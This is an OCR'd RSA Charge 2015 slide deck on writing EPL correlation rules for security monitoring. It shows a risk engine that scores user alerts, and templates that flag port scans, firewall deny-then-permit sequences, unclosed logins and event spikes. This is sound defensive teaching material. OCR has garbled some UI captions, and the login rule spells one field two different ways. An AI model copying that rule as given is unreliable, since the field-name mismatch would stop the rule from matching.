
EXAMPLE: A device infected by a virus during the last 20 minutes is connecting to a malicious website:

EPL RULE:


```
CREATE WINDOW WatchList.win:time(20 min) (ip_src string);

INSERT INTO WatchList SELECT ip_src from Event(virusname  IS NOT
NULL);

SELECT * FROM Event(threat_source IS NOT NULL)
WHERE ip_src IN (SELECT ip_src FROM WatchList);
```

Risk Based Threat Indicators: the Final Frontier?

- Feeding the threat analysis outcome into the technology:



A Risk Engine prototype in E



The risk engine in action

Create our risk engine and associate a score to three rules

User1 gets four alerts within the timeframe with different scores…

Terms of use

Help

Reset Form

Clear Form

EPL Statements

EPL Module Text

Enter EPL Here:

```
CREATE SCHEMA Event(user_src string, alert string);
CREATE WINDOW RiskEngine
      .std:groupwin(user_src)
      .win:time(20 min) (user_src string, score double);

@Name('ALERT') SELECT user_src, AVG(score)
      FROM RiskEngine
      GROUP BY user_src
      HAVING COUNT(*) >= 3 AND AVG(score)> 60 AND MAX(score) > 80;

INSERT INTO RiskEngine
      SELECT user_src,55.0 as score
      FROM Event(alert='multiple failed logins');

INSERT INTO RiskEngine
      SELECT user_src,70.0 as score
      FROM Event(alert='large data transfer');

INSERT INTO RiskEngine
      SELECT user_src,90.0 as score
      FROM Event(alert='creation of admin user on critical server');
```

equence

Provide a ti to start at:

2001-01-01 08: 000

Submit

Advance Time and S d Events

Enter sequence of time and events:

```
Event={user_src='user1', alert='multiple failed logins'}
Event={user_src='user1', alert='multiple failed logins'}
Event={user_src='user1', alert='large data transfer'}
Event={user_src='user1', alert='creation of admin user on critical server'}

t=t.plus(5 minute)

Event={user_src='user2', alert='multiple failed logins'}
Event={user_src='user2', alert='large data transfer'}
Event={user_src='user2', alert='multiple failed logins'}

t=t.plus(30 minute)
```

…while User2 gets three alerts

Scenario Results

All Output Events | Output Per Statement | All Audit Text | Audit Text Per Statement

ALERT | Stmt-2 | Stmt-3 | Stmt-4 | Stmt-5

At: 2001-01-01 08:00:00.000
Insert
ALERT-output=
{user_src='user1',
avg(score)=67.5}

…the risk associated to user1 is above the threshold, trigger an alert

Conclusion

1. Understanding how the attackers work, which asset may be targeted, which tools and techniques may be used is key to detect more and better
2. A Threat Analysis is a required preliminary step to identify which Threat Indicators to implement to effectively address the residual risk
3. Security Analytics provides what is needed to model even complex Threat Indicators in an effective way
4. A risk-based approach derived from the Threat Analysis allows to detect the most risky non-deterministic scenarios


RSA Charge 2015
RECHARGE. RETOOL. REIGNITE.
Q&A
Davide Veneziano & Demetrio Milea
{davide.veneziano, demetrio.milea}@rsa.com
#RSACharge

A sample library of EPL templates

- *Same event repeated multiple times*

EXAMPLE: The same IP Source connecting to the same IP destination within 1 minutes on more than 255 different ports

EPL TEMPLATE:

```
SELECT * FROM Event
(device_class = 'Firewall').win:time_batch(1 min)
GROUP BY ip_src,ip_dst
HAVING COUNT(DISTINCT ip_dstport) > 254;
```

A sample library of EPL templates

- *Sequence of different events*
- *Same event with different values*

EXAMPLE: Same IP blocked by the firewall then allowed but on a different port

EPL RULE:

```
SELECT * FROM  Event(device_class = 'Firewall').win:time(10 minutes)
MATCH_RECOGNIZE (
   PARTITION BY ip_src
   MEASURES D as d, P as p
   PATTERN (D P)
   DEFINE
   D as D.category = 'Deny',
   P as P.category = 'Permit'
   AND D.ip_dstport != P.ip_dstport
);
```

A sample library of EPL templates

- *Two events without another in the middle*
- *One event and then no more for a timeframe*

EXAMPLE: User login without a logout within 12 hours

EPL RULE:

```
SELECT * FROM PATTERN
[a = Event(dec_activity = 'Login') ->
(timer:interval(12 hours)
AND NOT Event(user_dst =a.user_dst AND ec_activity='Logout'))];
```

A sample library of EPL templates

- *A significant change based on a statistical parameter*
- *A comparison between two different timeframes*

EXAMPLE: 500% events raise from a specific system compared to the previous hour

EPL RULE:

```
CREATE WINDOW Baseline.std:groupwin(ip_src).win:length(2) (ip_src
string,num long);

INSERT INTO Baseline SELECT ip_src, count(*) AS num FROM
Event.win:time_batch(1 hour) GROUP BY ip_src;

SELECT ip_src,num,sum(num)-num AS PreviousHour FROM Baseline GROUP BY
ip_src HAVING num > 5*(sum(num)-num) and sum(num)-num != 0;
```